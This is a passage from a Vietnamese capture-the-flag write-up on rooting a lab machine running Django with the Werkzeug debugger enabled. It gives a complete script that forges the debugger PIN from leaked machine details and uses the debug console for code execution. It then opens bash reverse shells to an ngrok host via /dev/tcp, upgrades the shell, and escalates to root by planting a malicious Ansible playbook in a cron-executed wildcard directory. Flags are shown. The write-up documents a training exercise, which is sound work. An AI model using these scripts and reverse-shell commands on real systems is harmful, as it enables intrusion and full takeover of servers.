    15:8:cpucacct,cpu:/docker/967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9
    16:7:bkliao:/docker/967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9
    17:6:pid:/docker/967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9
    18:5:cpuset:/docker/967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9
    19:4:devices:/docker/967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9
    20:3:freezer:/docker/967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9
    21:2:net_prio,net_cls:/docker/967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9
    22:1:name=systemd:/docker/967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9
    23:</test>

```

Note: `/etc/machine-id` sẽ không trả gì hết nhưng không sao cả.

Vậy `get_machine_id()=a7cbe35e-bae7-4544-b5f3-0068171268f4967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9` trong trường hợp của mình.

Về 3 thông tin còn lại, bài viết chỉ nói về `Flask` mà ta lại gặp phải `Django` nên không thể áp dụng được. Tuy nhiên, biết người biết ta, trăm trận trăm thắng, mình sẽ chạy `Django` với `Werkzeug debug mode` bật lên. Sử dụng chiến thuật "print2win", mình tìm source code tạo PIN của `Werkzeug` và nhét mấy lệnh `print()` vào (hàm `get_pin_and_cookie_name()` trong `..../python3.11/site-packages/werkzeug/debug/_init_.py`)

```
" Computer, not as a security feature.
print(f'{username=}')
print(f'{modname=}')
print(f'{getattr(app, "__name__", type(app).__name__)=}')
print(f'{getattr(mod, "__file__", None)=}')
```

Chạy server `Django` với `debug mode` bật lên, ta sẽ thấy các thông tin được hiển thị

```
Django version 4.2.6, using settings 'test1.settings'
Development server is running at http://[127.0.0.1]:8000/
Using the Werkzeug debugger (https://werkzeug.palletsprojects.com/)
Quit the server with CONTROL-C.
* Debugger is active!
username='lUcgryy'
modname='django.contrib.staticfiles.handlers'
getattr(app, "__name__", type(app).__name__)=StaticFilesHandler'
getattr(mod, "__file__", None)='/home/kali/.local/lib/python3.11/site-packages/django/contrib/staticfiles/handlers.py'
get_machine_id()=b'3549d891df82406ba6c8ac458345840fapp-org.kde.konsole-e4f6a04d7d1c4d309b43e36b7a42f111.scope'
* Debugger PIN: 768-640-346
```

Từ đó ta suy ra các thông tin còn lại:

- `modname: django.contrib.staticfiles.handlers`
- `getattr(app, "__name__", type(app).__name__): StaticFilesHandler`
- `getattr(mod, "__file__", None): /usr/local/lib/python3.11/site-packages/django/contrib/staticfiles/handlers.py` (suy ra từ trang web thông báo lỗi)



Sử dụng đoạn script sau để tạo lại mã PIN

```
import hashlib
from itertools import chain
probably_public_bits = [
    'werkzeug', # username
    'django.contrib.staticfiles.handlers', # modname
```

```
'StaticFilesHandler',# getattr(app, '__name__', getattr(app.__class__,  
'__name__'))  
    '/usr/local/lib/python3.11/site-  
packages/django/contrib/staticfiles/handlers.py' # getattr(mod, '__file__', None),  
]  
  
private_bits = [  
    '2485378285571',# str(uuid.getnode()), '/sys/class/net/ens3/address  
    'a7cbe35e-bae7-4544-b5f3-  
0068171268f4967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9' #  
get_machine_id(), /etc/machine-id  
]  
  
#h = hashlib.md5() # Changed in  
https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0  
h = hashlib.sha1()  
for bit in chain(probably_public_bits, private_bits):  
    if not bit:  
        continue  
    if isinstance(bit, str):  
        bit = bit.encode('utf-8')  
    h.update(bit)  
h.update(b'cookiesalt')  
#h.update(b'shittysalt')  
  
cookie_name = '__wzd' + h.hexdigest()[:20]  
  
num = None  
if num is None:  
    h.update(b'pinsalt')  
    num = ('%09d' % int(h.hexdigest(), 16))[:9]  
  
rv =None  
if rv is None:  
    for group_size in 5, 4, 3:  
        if len(num) % group_size == 0:  
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')  
                           for x in range(0, len(num), group_size))  
            break  
    else:  
        rv = num  
  
print(rv)
```

Chạy đoạn script trên, ta sẽ có được mã PIN và đó chính là mã PIN đúng.

```
10yrsBoot2Root> python .\script.py  
317-592-574
```

Ta đã RCE thành công bằng cách thực hiện lệnh os thông qua python console

Note: Lúc đầu mình không nghĩ đến hướng này do mã PIN nếu nhập sai quá nhiều lần thì sẽ bị khóa phải khởi động lại server mới reset lại trạng thái khóa. Mình đã bị khóa một lần. Tuy nhiên, một lúc sau khi mình quay lại thì nó không còn khóa nữa. Điều này có nghĩa là server sẽ tự khởi động lại sau một khoảng thời gian nào đó và càng củng cố thêm cho cách exploit này :>

Thiết lập reverse shell bằng ngrok và nc

Trước hết mình cấu hình ngrok để chạy 2 tunnel cùng một lúc (1 cái cho user thường, 1 cái cho root nếu cần thiết)

```
$ ngrok config check
Valid configuration file at /home/kali/.config/ngrok/ngrok.yml
```

Chỉnh sửa file `ngrok.yml` như sau

```
authToken: ...
tunnels:
  first:
    addr: <port>
    proto: tcp
  second:
    addr: <port>
    proto: tcp
```

Chạy ngrok

```
$ ngrok start --all
```

```
Latency
Web Interface          http://127.0.0.1:4040
Forwarding             tcp://0.tcp.ap.ngrok.io:16202 -> localhost:1308
Forwarding             tcp://0.tcp.ap.ngrok.io:19394 -> localhost:9999

Connections            ttl     opn      rt1      rt5      p50      p90
                        0       0       0.00    0.00    0.00    0.00
```

Thiết lập nc listener

```
$ nc -lvp <port>
```

Ở python console trên web, ta sẽ thực hiện lệnh sau:

```
import os
os.popen("bash -c 'bash -i >& /dev/tcp/NGROK_HOST/NGROK_PORT 0>&1'")
```

Câu lệnh trên lấy ở <https://www.revshells.com/>

```
[console ready]
>>> import os
>>> os.popen("id").read()
'uid=1000(werkzeug) gid=1000(werkzeug) groups=1000(werkzeug)\n'
>>> os.popen("bash -c 'bash -i >& /dev/tcp/0.tcp.ap.ngrok.io/16202 0>&1'")
<os._wrap_close object at 0x7fb6a664b610>
>>>
```

Ta đã có shell với user `werkzeug`

```
chan: coach / masnoggin - do not edit this message
└─(lUcgryy㉿lUcgryy)-[~]
$ nc -lvp 1308
listening on [any] 1308 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 37348
bash: cannot set terminal process group (27): Inappropriate ioctl for device
bash: no job control in this shell
werkzeug@967e0e0070c8:~$ id
id
uid=1000(werkzeug) gid=1000(werkzeug) groups=1000(werkzeug)
werkzeug@967e0e0070c8:~$ cat user.txt
cat user.txt
whitehat{I0_Y3@R_@N1V323RY}
werkzeug@967e0e0070c8:~$ |
```

Nâng cấp shell

Việc đầu tiên khi có reverse shell là sẽ tìm cách cải thiện shell cho tốt hơn, dễ sử dụng. Do máy đã có python nên mình sẽ làm như sau:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Bấm CTRL+Z để đưa con shell về background

Ở máy attacker, ta sẽ dùng lệnh như sau. Ta sẽ quay lại shell của mục tiêu

```
stty raw -echo; fg
```

Cuối cùng, chạy lệnh `export TERM=xterm` là xong. Ta có thể thao tác lên shell tiện lợi hơn 😊

Chạy linPEAS phát hiện ra sự khác thường ở cron jobs

Ở đây mình sẽ dùng [linPEAS](#) để tìm kiếm lỗ hổng.

```
wget "https://github.com/carlospolop/PEASS-ng/releases/download/20231024-f6adaa47/linpeas.sh"
chmod +x linpeas.sh
./linpeas.sh
```

Kết quả cho thấy ở phần cron jobs có một file cron trong `/etc/cron.d`. Tuy nó không đỏ lè nhưng nó không phải màu xanh lá cho thấy file này ở đây không bình thường lắm đối với linux (linPEAS sẽ note màu xanh lá là những thứ bình thường trong máy Linux)

```
|| Cron jobs
[ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root    1136 Oct 25 03:19 /etc/crontab

/etc/cron.d:
total 12
drwxr-xr-x 1 root root   18 Oct 24 09:15 .
drwxr-xr-x 1 root root   35 Oct 24 09:15 ..
-rw-r--r-- 1 root root 102 Mar  2 2023 .placeholder
-rw-r--r-- 1 root root 169 Oct 25 03:19 cron
-rw-r--r-- 1 root root 201 Mar  5 2023 e2scrub_all
```

Check luôn `crontab` thấy có task của root thực thi file `reset_machine.sh` nhưng file này mình không có bất kì quyền gì

```

17 *    * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *    root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7    root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *    root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
*/15 * * * * root /root/reset/reset_machine.sh
*/15 * * * * root /root/reset/reset_machine.sh

```

```

werkzeug@967e0e0070c8:~$ ls -la /root/reset
ls: cannot access '/root/reset': Permission denied

```

Check file `/etc/cron.d/cron`. Không hiểu sao mình không `cat` ra được nhưng file này không có trống nên mình sẽ dùng `strings` thay thế thì lại ra 😊

```
strings /etc/cron.d/cron
```

Đây là nội dung file:

```

werkzeug@967e0e0070c8:~$ strings /etc/cron.d/cron
* * * * * root /usr/local/bin/ansible-parallel /opt/automated/tasks/webapp/*.yml #

```

Cứ mỗi 1 phút thì user `root` sẽ chạy lệnh `/usr/local/bin/ansible-parallel /opt/automated/tasks/webapp/*.yml`

Nhờ dấu `*` nên mình có thể tạo ra file `yml` bất kì và nó sẽ được thực thi. Và nếu có cách nhét được lệnh os vào file đã tạo đó thì mình sẽ leo quyền thành công.

Leo quyền lên root

Search google về `ansible shell command` thì thấy bài [docs](#) này. Theo đó, mình sẽ tạo file `exploit.yml` với nội dung như sau:

```

- hosts: localhost
  tasks:
    - name: Run command
      shell:
        cmd: bash -c 'bash -i >& /dev/tcp/NGROK_HOST/NGROK_PORT 0>&1'

```

Tuy nhiên, cả `nano` lẫn `vi` không có trên máy nên mình đã nghĩ dùng `python` kết hợp với `echo -e` viết vào file

```

Python 3.12.0 (tags/v3.12.0:0fb18b0, Oct  2 2023, 13:03:39) [MSC v.1935 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>> a = """- hosts: localhost
...   tasks:
...     - name: Run command
...       shell:
...         cmd: bash -c 'bash -i >& /dev/tcp/0.tcp.ap.ngrok.io/16202 0>&1'"""
>>> a
"- hosts: localhost\n  tasks:\n    - name: Run command\n      shell: \n        cmd: bash -c 'bash -i >& /dev/tcp/0.tcp.ap.ngrok.io/16202 0>&1'\n>>> |

```

```
werkzeug@967e0e0070c8:/opt/automated/tasks/webapp$ echo -e "- hosts: localhost\n  tasks:\n    - name: Run command\n      shell: \n      cmd: bash -c 'bash\n-i >& /dev/tcp/0.tcp.ap.ngrok.io/17625 0>&1'" > exploit.yml\nwerkzeug@967e0e0070c8:/opt/automated/tasks/webapp$ cat exploit.yml\n- hosts: localhost\n  tasks:\n    - name: Run command\n      shell:\n        cmd: bash -c 'bash -i >& /dev/tcp/0.tcp.ap.ngrok.io/17625 0>&1'
```

Thiết lập nc listener

```
$ nc -lvpn <port>
```

Đợi một lúc cho cron job chạy, ta sẽ có shell với user **root**

```
[lUcgryy@lUcgryy] ~\n$ nc -lvpn 9999\nlistening on [any] 9999 ...\nconnect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 60714\nbash: cannot set terminal process group (16116): Inappropriate ioctl for device\nbash: no job control in this shell\nroot@967e0e0070c8:/opt/automated/tasks/webapp# id\nid\nuid=0(root) gid=0(root) groups=0(root)\nroot@967e0e0070c8:/opt/automated/tasks/webapp# cat /root/root.txt\ncat /root/root.txt\ncat: '/r'$'\341''oot/r'$'\272''oot.txt': No such file or directory\nroot@967e0e0070c8:/opt/automated/tasks/webapp# cat /root/root.txt\nwhitehat{Xpl0r3_Xpl0jt_Xp4nd}\nroot@967e0e0070c8:/opt/automated/tasks/webapp# |
```

Vậy là ta đã giải được bài Boot2Root này. Cảm ơn bạn đã đọc bài viết của mình. Hẹn gặp lại ở bài viết tiếp theo 😊